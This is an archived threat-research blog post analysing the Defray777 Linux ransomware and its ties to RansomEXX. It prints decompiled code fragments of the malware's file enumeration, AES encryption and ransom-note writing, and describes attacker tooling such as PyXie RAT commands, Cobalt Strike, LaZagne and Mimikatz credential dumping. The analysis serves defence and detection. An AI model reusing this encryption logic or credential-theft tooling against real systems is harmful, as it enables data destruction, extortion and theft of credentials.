Deconstructing Defray777 Ransomware

By Threat Analysis Unit, Sebastiano Mariani, Stefano Ortolani, Baibhav Singh, Giovanni Vigna, Jason Zhang, Brian Baskin, George Allen, Scott Knight

Published: 2021-03-11 · Archived: 2026-04-05 20:40:09 UTC

Recently, reports surfaced describing ransomware attacks targeting VMware ESXi servers. While many of these attacks were initially based upon credential theft, the goal was to unleash one of a series of ransomware families, including Defray777 and Darkside, to encrypt the files associated with virtualized hosts.

These families of ransomware are related to examples that the VMware Threat Research teams had seen previously in the wild. Specifically, based upon their ransom notes and file extensions, they appeared to be variants of the RansomEXX ransomware family. In the second half of 2020 these variants of ransomware, including Defray777, have been witnessed targeting both Windows and Linux systems.

These attacks also leveraged several ancillary tools such as downloaders, RATs, and exploitation tools to obtain initial access to a system and spread within the target network.

In the following, we provide a technical description of the Defray777 ransomware and a brief discussion of the other components that have been observed in combination with this malware sample.

What is Defray777?

The version of Defray777 analyzed here is a Linux-based, command-line driven ransomware attack that employs traditional methods of enumerating folders and files on a system and then encrypting them using hardcoded encryption keys. This sample requires a set of command line arguments that specify the folder in which the ransomware should start its encryption.

Multiple variants of the Defray777 malware were acquired from external sources for analysis. They all represent nearly identical versions of this ransomware family. During analysis it was confirmed that each file contained data specific to a singular victim. Due to this, metadata for each file will not be provided to avoid wider exposure.

Unlike many malware samples in the wild, these samples of the ransomware were not “stripped” of their debugging information. This means that the original routines and much of the code is in its original state with the names given by the adversaries. The examples of code in the following section are representations of potential original source code.

Upon execution, the malware creates an encryption key through multiple methods–one of which is an embedded public key stored as converted to hex (Figure 1.)

```
if ( !pub_key )
{
  pub_key = mbedtls_ctr_drbg_random(v12, v8, 32LL);
  if ( !pub_key )
  {
    pub_key = mbedtls_mpi_read_string(
                MPI_struct,
                16LL,
                "BFC02A208B37E9B96A9ABFFCCED1086B8865B672540E54B0EBD9811F87C4EEE14B99BEAD9889D9006F9886212B0F5AD247AA17"
                "88DB9A27FBBA2AF03748B6F68CC38C596E2AD48F37B7CF3A5130CB40D9FACDD15F3B8A166B001DA0922444F7A7487F1C9B1FB4"
                "166DF6A1166E077F6F563825A5E2032C6D178C671E45F440BC5FC034AF1F8F9B5E473EFB20E09E73C2BB8562459DFCBA050346"
                "5D5A387DF7A52F1194A6D3051F9FE3C1553E1ED924E4111C2E7F9F40E764985D5E3E0F0F729BE2D0D61DB2BF0943665E293823"
                "AF248276744DA04C36F5F31E5A3811BA81B98BCF5CAAA331FAE039FA7FD7D501FE1D51BE496B481BE8AC679ECBB68040528358"
                "6ECA1C48DD03F161146F76AC21203C67B692681DD0AACD4ADC7CF0B99F6B921A8EECE4CF89E529A5A70673B497C7150314E63C"
                "2BCD7085C21F205484386905FDB5D18A7E5CC1EAB6AB096D6DA48C69C42E221E076187DE4E65E6D9BE89622885DE804F63258A"
                "B9B928024D478769ACF7E383A44CFD32F9B03C76C8380B5478FD064AB0BF27288EE4D400309F9419F84C1E5D6C73FD872BEC82"
                "889DA9878C49395EE4D1BECBD419CE9F3D44589BEF0FE5C4B439C868FB953F3E1B57A4AF8FE3831042616D45AB71D8F986260D"
                "DB7861C9617D73C9790BAB7244FD759EF88FF3AE0DF8EE39E3BEE1B049785E280A9E873E039DB44DFA8F35DB5D7CC6E9544A1AA237");
```

Figure 1: Example of the hard-coded encryption key within the malware.

The malware then enumerates through all folders and files in the specified directory, targeting files names that do not contain the encrypted extension nor file names that match the ransom note filename. (Figure 2.)

```
ReadMeStoreForDir(target_dir);
while ( 1 )
{
  v2 = readdir64(dirp);
  if ( !v2 )
    break;
  file_name = v2->d_name;
  if ( v2->d_type == 4 )
  {
    if ( strcmp(file_name, ".") && strcmp(file_name, "..") )
    {
      ptr = path_append(target_dir, file_name);
      if ( ptr )
      {
        list_dir(ptr);
        free(ptr);
      }
    }
  }
  else if ( strcmp(file_name, "!NEWS_[redacted]") )
  {
    if ( !strstr(file_name, [redacted] ) )
    {
      ptra = path_append(target_dir, file_name);
      if ( ptra )
        add_task_to_worker(ptra);
    }
  }
}
```

Figure 2: Example of the code used to check each filename to ensure there is not repeated encryption.

The data from this file is then read, encrypted, and written to a new file with the encrypted file extension tag (Figure 3.)

```
if ( dest )
{
  strcpy(dest, file_path);
  [redacted]
  v3 = rand();
  sprintf(src, "-%08x", v3);
  strcat(dest, src);
  if ( fsize(dest) == -1 )
  {
    stream = fopen64(file_path, "r+");
    if ( stream )
    {
      file_size = fsize(file_path);
      if ( file_size )
      {
        if ( file_size > 15 )
        {
          mbedtls_aes_init(aes_context);
          pthread_mutex_lock(&csPreData);
          qmemcpy(ptr, &g_RansomHeader, 512uLL);
          mbedtls_aes_setkey_enc(aes_context, &g_KeyAES, 256u);
          pthread_mutex_unlock(&csPreData);
          if ( !fseek(stream, 0LL, 2)
            && fwrite(ptr, 1uLL, 512uLL, stream)
            && !fseek(stream, -512 - file_size, 1)
            && ProcessFileHandleWithLogic(stream, aes_context, data_buffer, file_size, CryptOneBlock) )
          {
            v13 = 1;
          }
        }
      }
    }
  }
}
```

Figure 3: Example of the code used to receive a file, append a new extension, and encrypt data.

Finally, the ransom note is created and written on the filesystem (Figure 4.)

```
if ( dest )
{
  strcpy(dest, dir_path);
  *&dest[strlen(dest)] = '/';
  strcat(dest, "!NEWS_[redacted]");
  if ( stat64(dest, &sb) == -1 )
  {
    stream = fopen64(dest, "w");
    if ( stream )
    {
      fwrite(
        "Greet[redacted]\r\n"
        "\r\n"
        "Study this message REGARDFULLY and call administrator from technical division.\r\n"
        "Yours information is securely ENCRYPTED.\r\n"
        "CHANGING content or names of crypted files (* [redacted]) can make recovering failure.\r\n"
        "\r\n"
        "You can mail us one crypted document (not bigger than 700KB) and we would restore it.\r\n"
        "Encrypted file MUST NOT have rich data.\r\n"
        "All other data will be your behind the PAYMENT.\r\n"
        "\r\n"
        "Reach us SOLELY if you represent all affected network.\r\n"
        "\r\n"
        "[redacted]@protonmail.com",
        1uLL,
        492uLL,
        stream);
      fclose(stream);
    }
  }
}
```

Figure 4: Example of the code used to create the personalized ransom note.

Is Defray777 Related to Other Threats?

Analysis of the code within the Defray777 malware suggests that it is an evolution of the RansomEXX ransomware threat. This is based partially on the similarities of hardcoded data but also very similar programming styles. For example, reversing the code of the two threats highlights some striking similarities. In Figure 5 we can see how the two samples use the “mbedtls” library in a remarkably similar way. The “mbedtls” library represents a third-party library that provides network encryption via SSL/TLS. Its mere presence, as well as its method of integration, are strong indicators to the similarities between the two families of malware.

Figure 5: Comparison of RansomEXX and Defray777 code (“mbedtls” library calls).

In Figure 6, we can see these similarities in the ransom note style shown to the victim, and in the format of the filename. In analysis of multiple forms of this ransom note it was apparent that each ransom note contained a similar structure but with varying words of the same meaning. For example, one note reads “CLOSELY” while the other contains “CAREFULLY”. Similar are the uses of “Your data” versus “Your files”, as well as “Your data” and “Your files”. This is a method to confuse analysis efforts that attempt to identify a ransomware family based upon its ransom note contents.



Figure 6: Comparison of RansomEXX and Defray777 code (text style similarities).

We also analyzed the similarities among the three Linux samples of Defray777 currently available on VirusTotal. The analysis performed using BinDiff reveals a perfect code similarity among all of them (Figure 7 and Figure 8).



Figure 7: Comparison between 08113ca015468d6c29af4e4e4754c003dacc194ce4a254e15f38060854f18867 and 78147d3be7dc8cf7f631de59ab7797679aba167f82655bcae2c1b70f1fafc13d.

Figure 8: Comparison between 78147d3be7dc8cf7f631de59ab7797679aba167f82655bcae2c1b70f1fafc13d and cb408d45762a628872fa782109e8fcfc3a5bf456074b007de21e9331bb3c5849.

What Kill-Chain Tools Does Defray777 Use?

The execution of the Defray777 ransomware is the last step in a breach that can involve several other components. These include Pyxie RAT, Cobalt Strike, Lazagne, and Mimikatz.

Pyxie RAT

PyXie RAT is an important component used by attackers to provide RAT functionalities after successfully breaching the perimeter. Distributed in PYX files, PyXie is reportedly executed by custom-compiled Python interpreters. The tool can collect and exfiltrate data and can allow for privilege escalation and/or drop additional malware. PyXie is designed to work well with external tools and provides a set of built-in commands to ease deployment and execution. For example, it can run Mimikatz with two simple commands: “!mimi_32” and “!mimi_grab”. The command “!get_password” invokes LaZagne to harvest local credentials from browsers and other applications. This RAT also enables further reconnaissance by providing

commands to execute SharpHound (SMB scanning) and advanced info stealing capabilities that include keylogging and video recording.

Recent reports also detail an updated version of PyXie RAT termed PyXie Lite. Although packed with fewer functionalities (resulting in a smaller code base), it is still distributed with a custom-compiled Python interpreter. In this instance, PiXie's source files are contained in an encrypted ZIP file embedded in the interpreter itself rather than in a separate archive. As publicly documented, the smaller set of modules is due to a change of core functionalities–from providing a generic access point to laterally propagate–to automate data collection and exfiltration. This is an interesting trend seen in other targeted Big Game Hunting (BGH) campaigns where toolsets are getting incrementally refined to be more effective through a smaller memory footprint. With a more repeatable deployments, Pyxie RAT indicates that threat actors are getting more comfortable executing this type of campaign.

Cobalt Strike

Cobalt Strike is a tool that supports Red Teams in attack simulation exercises, providing a number of techniques that allow a Red Team to execute sophisticated attacks to compromise a target network, established a bridge head in the network, and then move laterally to gain additional access to computers, accounts, and, eventually, data.

While the goal of Cobalt Strike is to provide a framework to test network defences in order to support the development of effective detection mechanisms and incident response procedures, the power provided by the tools is not lost on malicious actors who have copied, modified, and included Cobalt Strike modules in tools they use to carry out other sophisticated attacks.

In particular, Cobalt Strike components are often used to move laterally after acquiring an initial foothold in the target network or to enable the execution of other payloads.

The Vatet loader is publicly documented as used on Windows hosts to execute a Cobalt Strike Beacon payload, which, in turn, loads the Defray777 in memory and executes it without leaving any artifacts on the filesystem.

LaZagne

LaZagne is an open-source tool that retrieves passwords stored on a system whether it is Windows, Linux, or macOS. This tool supports a variety of applications such as mail, WiFi, browsers, databases and macOS keychains and has been added to Pupy (a remote administration tool) to allow it to run in memory without leaving a footprint on disk.

The application can help IT administrators and pentesters easily recover passwords in a system. On the other hand, like many tools designed for good purposes, hackers are known to leverage LaZagne as a post-exploitation tool. After gaining access to a victim's machine, the attacker installs the tool and uses it to retrieve the victim's credentials for various applications. Threat groups that are known to use this application include APT3, APT33 and Inception.

Mimikatz

Mimikatz is considered a versatile tool that gathers credentials data from Windows systems. Mimikatz requires a higher privilege, such as administrator or SYSTEM, and often debug rights to perform specific actions and to interact and dump credentials out of LSASS.

The main functions that Mimikatz enables include:

- Extracting passwords from memory. When run with admin or system privileges, attackers can use Mimikatz to extract plaintext authentication tokens.
- Extracting Kerberos tickets. Using a Kerberos module, Mimikatz can access the Kerberos API, enabling a number of different Kerberos exploits that use tickets that have been extracted from system memory.

- Extracting certificates and their private keys. A Windows CryptoAPI module enables Mimikatz to extract certificates and the private keys associated with them that are stored on the victim system.

What is the Bottom Line?

The Defray777 ransomware is a simple yet very effective threat that has been used to target Linux systems and, in particular, the instances of virtualized hosts running on ESXi servers.

Ransomware continues to be the most destructive forms of attacks that affect businesses and organizations of all sizes. With years of experience in analyzing ransomware attacks the VMware Threat Research teams have identified many areas in which defenses can be deployed to block the malware before damage can occur. On Windows-based systems this includes the attempted deletion of Volume Shadow Copies (internal Windows data backups) as well as foreseeable file enumeration methods: areas in which the VMware Carbon Black suite of endpoint security solutions provide detection and prevention capabilities.

VMware's NSX Advanced Threat Prevention offering for the NSX Service-defined Firewall delivers the broadest set of threat detection capabilities that span network IDS/IPS and behavior-based network traffic analysis. This also includes VMware NSX Advanced Threat Analyzer™, a sandbox offering based on a full-system emulation technology that has visibility into every malware action. VMware NSX is purpose-built to protect data center traffic with the industry's highest fidelity insights into advanced threats.

Specifically, VMware NSX Advanced Threat Analyzer™ has detection and prevention capabilities for these threats and examples of detection and analysis overviews are below:

- Defray777 – https://user.lastline.com/report_viewer.html?report_token=715043573:78ae1dd:EBgZWsHCOmUQq4cV#/analyst/task/a721c65a5f8800102fb960cc50c308b8/overview
- Pyxie RAT – https://user.lastline.com/report_viewer.html?report_token=715043573:97e321e:se3libkSi3X0xXfB#/analyst/task/fa88100810b800201c3200d073302bf7/overview
- Cobalt Stike – https://user.lastline.com/report_viewer/715043573:ccc031e:7zNUGDMQsnR6My5k#/task/a34ea55d588100100e39365d8fafd
- LaZagne – https://user.lastline.com/report_viewer/715043573:fea4a4b:9eFjlyzpdi2UEa6t#/task/b1cfee3048e30010252e61cf51a2f046
- Mimikatz – https://user.lastline.com/report_viewer/715043573:ae7d669:rZvoa5SX7K2Yw8eY#/task/b8a4ed748fb50010024b8d20217ca7

Sources

- https://www.crowdstrike.com/blog/carbon-spider-sprite-spider-target-esxi-servers-with-ransomware/
- https://www.crowdstrike.com/blog/sin-ful-spiders-wizard-spider-and-lunar-spider-sharing-the-same-web/
- https://blogs.blackberry.com/en/2019/12/meet-pyxie-a-nefarious-new-python-rat
- https://www.hhs.gov/sites/default/files/pyxie-remote-access-trojan-rat.pdf
- https://unit42.paloaltonetworks.com/vatet-pyxie-defray777/
- https://www.trendmicro.com/en_us/research/21/a/expanding-range-and-improving-speed-a-ransomexx-approach.html
- https://securelist.com/ransomexx-trojan-attacks-linux-systems/99279/
- https://www.zdnet.com/article/ransomware-gangs-are-abusing-vmware-esxi-exploits-to-encrypt-virtual-hard-disks/
- https://www.reddit.com/r/sysadmin/comments/kysqsc/the_esxi_ransomware_postmortem/?utm_source=share&utm_medium=web2x&context=3

Defray777 Samples

- Windows
  - 4cae449450c07b7aa74314173c7b00d409eabfe22b86859f3b3acedd66010458 (source: PAN)
- Linux
  - 78147d3be7dc8cf7f631de59ab7797679aba167f82655bcae2c1b70f1fafc13d (source: PAN, TrendMicro)
  - cb408d45762a628872fa782109e8fcfc3a5bf456074b007de21e9331bb3c5849 (source: PAN, CrowdStrike, SecureList, TrendMicro)
  - 08113ca015468d6c29af4e4e4754c003dacc194ce4a254e15f38060854f18867 (source: TrendMicro)
